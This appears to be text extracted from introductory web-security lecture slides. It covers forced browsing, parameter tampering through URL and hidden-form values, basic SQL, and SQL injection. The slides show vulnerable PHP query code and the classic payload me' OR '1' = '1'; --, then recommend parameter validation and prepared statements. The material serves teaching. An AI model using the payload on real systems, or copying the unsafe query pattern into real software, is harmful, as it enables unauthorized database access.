
<http://www.abc.com/pharmacy/pre.asp?back=/pharmacy/scripts.asp&patientid=790865>


<http://www.abc.com/pharmacy/pre.asp?back=/pharmacy/scripts.asp&patientid=153512>


Topics

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 - Path Traversal
- SQL Injection
- Cross Site Scripting (XSS)

Tree Structure in Linux







Force Browsing

“Forced browsing is an attack where the aim is to enumerate and access resources that are not referenced by the application, but are still accessible.” - OWASP

The attacker can get access to unlinked content such as files and directories that could contain sensitive information or source code. - OWASP

Activity

Challenges at :

<http://battleschool.securitycompass.com/web/index>

How to Prevent Parameter Tampering and Path Traversal

- Validate parameters before they are used.
- Use access control mechanisms to restrict access to certain resources.
- Get input from reliable sources when possible rather than the user.


Validate parameters before they are used

Code to validate that input does not contain HTML
(

```
using System.Text.RegularExpressions;

private bool ContainsHTML(string CheckString) {
    return Regex.IsMatch(CheckString, "<(.|\n)*?>");
}
```


Use access control mechanisms to restrict access to certain resources



Get input from reliable sources when possible rather than the user



Student



Merchant

Here is
how much
I owe you




Sounds good

PayPal

`<input type="text" name="cost" value="70.00">`

Student



You need to
pay \$70.00



The student needs to
pay \$70.00

Merchant



`<input type="text" name="cost" value="70.00">`

Student




Here is the
payment



The book is shipped


The student paid
\$70.00



Merchant

Topics

- Crash Course: Web Architecture
- Parameter Tampering
 - Path Traversal
 - **SQL Injection**
- Cross Site Scripting (XSS)



SQL

- SQL (Structured Query Language) is a common database framework used by web applications
- Basic commands:
 - CREATE – make a new entry in the database
 - INSERT – put new data into a table
 - UPDATE – modify existing records
 - DELETE – remove an entry from the database
 - DROP – remove an entire column, table, etc.
 - SELECT – retrieve information
 - WHERE – extract data that meets a condition

Sample Database: Users Table

name	age	address	salary	pnum
Alice	40	123 Park Street	60000	1
Bob	25	345 Campbell Road	40000	2
Cat	32	567 Frankford Road	35000	1
Joe	50	789 Park Street	55000	3
Kathy	66	111 Plano Parkway	42000	5
George	62	121 Greenville Avenue	67000	1

Sample Database: Project Table

pnumber	pname	plocation
1	Project X	Dallas
2	Project Y	Dallas
3	Project Z	Houston
4	Middleware	Austin
5	Lazer Printers	Dallas

```
insert into Users(name, age, address, salary, pnum)
values ("Jack", 43, "124 Park Street", 50000, 4);
```

name	age	address	salary	pnum
Alice	40	123 Park Street	60000	1
Bob	25	345 Campbell Road	40000	2
Cat	32	567 Frankford Road	35000	1
Joe	50	789 Park Street	55000	3
Kathy	66	111 Plano Parkway	42000	5
George	62	121 Greenville Avenue	67000	1

name	age	address	salary	pnum
Alice	40	123 Park Street	60000	1
Bob	25	345 Campbell Road	40000	2
Cat	32	567 Frankford Road	35000	1
Joe	50	789 Park Street	55000	3
Kathy	66	111 Plano Parkway	42000	5
George	62	121 Greenville Avenue	67000	1
Jack	43	124 Park Street	50000	4

update Users set salary = 60000
where name = "Bob";

name	age	address	salary	pnum
Alice	40	123 Park Street	60000	1
Bob	25	345 Campbell Road	40000	2
Cat	32	567 Frankford Road	35000	1
Joe	50	789 Park Street	55000	3
Kathy	66	111 Plano Parkway	42000	5
George	62	121 Greenville Avenue	67000	1
Jack	43	124 Park Street	50000	4

name	age	address	salary	pnum
Alice	40	123 Park Street	60000	1
Bob	25	345 Campbell Road	60000	2
Cat	32	567 Frankford Road	35000	1
Joe	50	789 Park Street	55000	3
Kathy	66	111 Plano Parkway	42000	5
George	62	121 Greenville Avenue	67000	1
Jack	43	124 Park Street	50000	4

SQL

- To select a user:

```
SELECT * from Users WHERE name = 'Bob';
```

- The username is determined at runtime, so let's make it:

```
SELECT * from Users WHERE name = '$name';
```

- For example, if \$name is "Joe":

```
SELECT * from Users WHERE name = 'Joe';
```

Example

Result of query:

```
SELECT * from Users WHERE name = 'Joe';
```

name	age	address	salary	pnum
Joe	50	789 Park Street	55000	3

SQL

- We have a database with this Project table

pnumber	pname	plocation
1	Project X	Dallas
2	Project Y	Dallas
3	Project Z	Houston
4	Middleware	Austin
5	Lazer Printers	Dallas

How do we get just the entries for Project X?

SQL

```
SELECT * FROM Project WHERE  
pname = 'Project X';
```

pnumber	pname	plocation
1	Project X	Dallas

SQL Injection

- So what good is this to us as attackers?
 - Remember that *\$name* variable?

```
SELECT * from users WHERE name = '$name';
```

We control it! How about in this one?

```
SELECT * FROM users WHERE username=$user AND  
password=$pass
```


Vulnerable Code

```
$name = $argv[0]; //user input
```

```
$query = "SELECT * FROM Users  
WHERE name = '$name';";
```

```
$result = pg_query($conn, $query);
```

SQL Injection

- Try setting *\$user* equal to:

```
me' OR '1' = '1'; --
```

- Now we get the query:

```
SELECT * FROM users WHERE username='me' OR '1' = '1'; --
```

What does this do?

```
SELECT * FROM users
WHERE username='me' OR '1' = '1'; --
```

- Retrieves the records for all users
- The query looks for tuples where
username = me is true
OR
1=1 is true (always true)
- -- comments out the rest of the line

Preventing SQL Injections

- Use prepared statements aka parameterized queries.

```
$query = "SELECT * FROM Users  
WHERE name = ?"
```

```
$stmt = $mysqli->prepare($query);
```

```
$stmt ->bindParam( 1, $name);
```

